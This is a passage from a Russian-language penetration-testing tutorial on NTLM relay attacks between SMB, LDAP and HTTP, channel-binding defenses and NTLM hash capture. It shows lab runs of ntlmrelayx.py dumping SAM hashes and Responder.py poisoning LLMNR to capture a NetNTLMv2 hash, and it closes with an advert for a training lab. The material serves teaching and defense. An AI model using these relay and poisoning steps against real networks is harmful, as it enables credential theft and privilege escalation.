
В противном случае злоумышленник может договориться с сервером SMB2 о том, что подпись не требуется, используя заголовки SMB и ретранслируя сообщения LDAP NTLM, что по умолчанию устанавливает флаг **NTLMSSP\_NEGOTIATE\_SIGN**. После завершения согласования NTLM, поскольку подпись не используется в SMB, если она не требуется, сеанс не требует подписи, поэтому атака успешна. Однако эта атака невозможна против контроллеров домена, поскольку по умолчанию они требуют подписи.



Кросс-протокольная ретрансляция NTLM с SMB2 на LDAP (случай по умолчанию).

Собственно, протокол SMB2 можно ретранслировать сам на себя:





SMB2 NTLM Relay (случай по умолчанию).

```

$ ntlmrelayx.py -t 192.168.100.10 -smb2support --no-http-server
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
/usr/lib/python3/dist-packages/requests/__init__.py:91: RequestsDependencyWarning: urllib3 (1.26.3) or chardet (3.0.4) doesn't match a supported version!
  RequestsDependencyWarning)
[*] Running in relay mode to single host
[*] Setting up SMB Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-2: Connection from CONTOSO/ANAKIN@192.168.100.7 controlled, attacking target smb://192.168.100.10
[*] Authenticating against smb://192.168.100.10 as CONTOSO/ANAKIN SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb471eae0e93128b9c8d5780c19ac9f1d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6535b87abdb112a8fc3bf92528ac01f6:::
user:1001:aad3b435b51404eeaad3b435b51404ee:57d583aa46d571502aad4bb7aea09c70:::
srvuser:1005:aad3b435b51404eeaad3b435b51404ee:38db3f2d2842051c8b7c01d56da283dd:::
[*] Done dumping SAM hashes for host: 192.168.100.10
[*] Stopping service RemoteRegistry

```

NTLM Relay SMB2 в SMB2 с помощью ntlmrelayx.py

Другим протоколом, который может использовать NTLM, является HTTP, но по умолчанию подпись не используется. Таким образом, HTTP можно использовать для кросс-протокольной ретрансляционной атаки для LDAP или SMB.



Кросс-протокольная ретрансляция NTLM с HTTP на LDAP.

Поскольку клиент не указывает, что подписание включено, подписывание LDAP не требуется. Этот сценарий использовался для эксплуатации уязвимости [PrivExchange](#). Ретрансляция на LDAP очень полезна, поскольку можно использовать ее для изменения списков контроля доступа или объектов базы данных домена, что позволяет в некоторых случаях повышать привилегии.

Для выполнения ретрансляционных атак NTLM мы можем использовать сценарии [ntlmrelayx.py](#) или [MultiRelay.py](#) в сочетании с [Responder.py](#), который позволяет выполнять атаки типа «человек посередине». В Windows другой вариант — использовать [Inveigh](#) для выполнения как MiTM, так и ретрансляции. Ограничение этого инструмента заключается в том, что он не позволяет выполнять ретрансляционную атаку NTLM с SMB2 на SMB2 с компьютера Windows, поскольку порт 445 используется системой.

Помимо SMB и LDAP, существуют другие протоколы, такие как [MS-SQL](#) или [SMTP](#), которые поддерживают NTLM и могут использоваться для этой атаки.

## Защита от NTLM Relay

---

Существуют средства защиты для межпротокольной ретрансляции NTLM, привязки канала или EPA (расширенная защита для проверки подлинности). Идея привязки канала состоит в том, чтобы добавить информацию о протоколе приложения в сообщение [AUTHENTICATE NTLM](#), которое защищено MIC. Введены два типа привязок: привязка службы и привязка TLS.

Привязка службы состоит в том, что клиент указывает SPN службы в AvPairs сообщения [AUTHENTICATE](#) (которые защищены хэшем NTLMv2), поэтому сервер может проверить, предназначался ли запрос NTLM для него. Например, если клиент указывает, что запрос NTLM предназначен для службы LDAP, а сервер, который его получает, обрабатывает SMB (поскольку в середине находится злоумышленник), он отклонит аутентификацию. Кроме того, SPN также указывает адрес сервера, поэтому, если он ретранслируется на другой сервер, аутентификация будет отклонена.

С другой стороны, при привязке TLS клиент вычисляет хэш, известный как [CBT](#) (токен привязки канала), с ключом сеанса сертификата сервера, который используется для создания канала TLS. Если злоумышленник выполняет атаку MiTM, то сертификат, предоставленный злоумышленником (ему необходимо создать новый сертификат для расшифровки/шифрования трафика TLS), будет отличаться от сертификата исходного сервера. Таким образом, сервер проверит CBT, сгенерированный клиентом, и, если он не совпадает с хэшем собственного сертификата, отклонит аутентификацию.

Как и в случае с подписью, применение привязки канала зависит от протокола приложения. Обновленные клиенты SMB и LDAP должны использовать привязку канала, однако серверы, похоже, не проверяют это.

## Взлом хэшей NTLM

Несмотря на это, даже в случае невозможности выполнения ретрансляционных атак, все же можно получить хэши NTLM, выполнив атаку «человек посередине», а затем взломать их. Можно использовать такие инструменты, как [Responder.py](#) или [Inveigh](#), для выполнения атаки PiTM.

```
# ./Responder.py -I enp7s0

[+] NBT-NS, LLMNR & MDNS Responder 3.0.2.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    DNS/MDNS [ON]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [OFF]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [OFF]
    RDP server [ON]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze Mode [OFF]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Fingerprint hosts [OFF]

[+] Generic Options:
    Responder NIC [enp7s0]
    Responder IP [192.168.100.137]
    Challenge set [random]
    Don't Respond To Names ['ISATAP']

[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.100.7 for name fake-pc
[*] [LLMNR] Poisoned answer sent to 192.168.100.7 for name fake-pc
[SMB] NTLMv2-SSP Client : 192.168.100.7
[SMB] NTLMv2-SSP Username : CONTOSO\anakin
[SMB] NTLMv2-SSP Hash : anakin::CONTOSO:9ec132434bd81f13:77E13480A5BE1935B832EE3E698C2424:0101000000000000C0653150DE09D2017C322564C9ADB6D00000000020
```

Захват хэшей NTLM с помощью Responder.py

Другая известная возможность получения хэшей NTLM — это создание вредоносных файлов, которые устанавливают соединения с вашим сервером, когда они открыты. Можно использовать [ntlm\\_theft](#) для создания файлов для восстановления хэшей NTLM.

Кроме того, можно использовать уязвимости в веб-сервисах, такие как [XXE](#) или [LFI](#), для захвата хэшей NTLM путем принудительного подключения к вашей контролируемой машине. Иногда даже возможно получить хэши NTLM через Интернет.

Наконец, можно взломать хэши NTLM с помощью [hashcat](#). Хэши NTLM (или хэши Net-NTLM) создаются с использованием хэша NT учетной записи клиента (и общедоступной информации, содержащейся в сообщении AUTHENTICATE). Хэши NTLMv1 взламываются быстрее, чем хэши NTLMv2, поскольку они созданы с использованием более слабых алгоритмов.

## Практическая подготовка

---

Если материал показался вам интересным, и хотите на практике разобраться, как это работает — пройдите [Корпоративные лаборатории Pentestit](#) — программу практической подготовки в области информационной безопасности.